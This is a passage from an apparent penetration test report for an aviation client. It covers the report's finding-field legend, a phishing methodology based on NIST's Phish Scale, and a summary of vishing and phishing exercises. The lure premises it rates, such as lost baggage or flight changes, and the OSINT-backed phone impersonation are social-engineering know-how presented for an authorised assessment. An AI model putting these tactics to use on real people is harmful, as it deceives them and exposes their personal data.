


Figure 50:. AWS Attack Path

13. Appendix F: Finding Block Legend

Field	Description
Risk	FINALS-XX measured the overall criticality of a vulnerability by combining the impact and likelihood using the risk matrix found in Section 3.1 Engagement Summary.
CVSS	FINALS-XX provided Common Vulnerability Scoring System 3.1 (CVSS) ratings for technical findings to augment its qualitative heuristic risk matrix with a quantitative metric, as CVSS cannot account for the entire business context of a vulnerability.
Impact	FINALS-XX determined the impact level of a finding by its scope and the damage that a threat may inflict to arrive at a single rating, the criteria for which can be found in Appendix B.
Likelihood	FINALS-XX examines the privilege level and the simplicity of executing an attack to arrive at a single rating, the criteria for which can be found in Appendix B.
Affected Scope	FINALS-XX keeps a detailed inventory of all client assets affected by discovered vulnerabilities within the affected scope to help direct mitigation activities.
Vulnerability Summary	FINALS-XX gives a brief description of each technical finding appropriate for both executive and technical audiences.
Impact Description	FINALS-XX provides additional context to explain the impact level and elaborate on the degree of damage a threat actor can inflict in the case of an attack.
Likelihood Description	FINALS-XX explains the likelihood rating of a technical finding by elaborating on the privilege level and the simplicity of exploiting a vulnerability.
MITRE Att&CK	FINALS-XX provides the technique adversaries use that is mapped.
	FINALS-XX provides the mitigation that is connected to the technique.
Exploitation Details	FINALS-XX outlines step-by-step instructions for the client security team to reproduce all findings and verify successful remediation after mitigating them.

Remediation	FINALS-XX aids client mitigation efforts by recommending remediation steps or compensating controls for the vulnerabilities discovered.
Compliance Violations	FINALS-XX connects discovered vulnerabilities to NIST by providing a reference to the requirements that are violated. A complete overview of the compliance requirements can be found in 4 Compliance Overview.

14. Phishing Methodology

During our first assessment of RAKMS security, Finals-XX was tasked with performing a phishing assessment of the employees. When performing these assessments, Finals-XX used The Phish Scale(TPS), a phishing methodology developed by National Institution of Standards and Technology (NIST). Using these standards Finals-XX is able to analyze and assess the employees' susceptibility to phishing attacks. TPS provides a quantitative rating system that assesses its targets based on various observable characteristics. Some of these characteristics include vhishing (audio or voice phishing), phishing emails, such as cues, as well as a rating system. TPS splits between two main methods of assessment, a formulaic approach, and a blended perspective. While the formulaic approach might offer better quantifiable metrics, Finals-XX decided to take the blended perspective. The blended perspective offers slightly less in terms of strict quantification but allows for additional insight into the efficacy of each exercise. Finals-XX thought that this approach would be best due to RAKMS large scale and multitudes of departments and systems. Giving a more balanced overview of the overall security awareness of RAKMS employees throughout its facilities. Even with our limited access to certain aspects of the work environment and social engineering, Finals-XX encourages RAKMS to implement TPS or a TPS similar system to help better improve their security awareness across all departments and employees at RAKMS.

14.2 TPS Blended Perspective

The blended perspective gives a qualitative rating for each phishing exercise that assesses the strength of an exercise. The blended perspective has a relatively basic grading system with the three ratings being: High, Medium, and Low. Each of these ratings are described below.

Rating	Description
High	A High rating is given if there is a significant portion of the target audience susceptible to said exercise. Examples of these for RAKMS employees can be: lost baggage, flight changes, flight cancellations and other common aviation reported events.
Medium	Medium ratings are generally achieved when one of two things occur. First if a premise is plausible but the context is weaker and doesn't apply to a majority of the target audience. Second being if the target audience is relatively small but the context is decently aligned with the premise. An example of this can be RAKMS employees being invited to stay in Hawaii for a week. While this might have a big target audience, the expected outcome should be relatively low due to its weaker context.
Low	Lastly, low ratings are usually given when the premise is lacking relevance to its audience. These can usually be easily spotted, and thus have a relatively low likelihood. An example can be a RAKMS employee receiving messages referring to a raffle they won, but never entered.

14.3 Social Engineering Exercises

Due to our limited access to certain business operations and narrow focus, Finals-XX decided to evaluate based on a two part social engineering exercise.

Social Engineering	
Attack	**Description**
Vhishing	Finals-XX was given a target and some general information to perform the Vhishing attempt. Through OSINT and other data collection methods Finals-XX was able to successfully impersonate and perform the Vhishing attempt.
Phishing	Finals-XX combined the information gathered through our Vhishing exercise and our ability to gain access to the internal web server to enact a phishing payload. While we were able perform the exercise we were unable to gain access.

14.4 Social Engineering Summary

After running through our social engineering exercise, Finals-XX was able to assess some of the strengths and weaknesses with RAKMS personnel and their security training. Finals-XX thought that the help desk performed well with validating information given. They also did well with preventing unauthorized users from performing unauthorized actions. While they did well in some aspect their weaknesses were, that they gave out personal information. This can be harmful in many ways n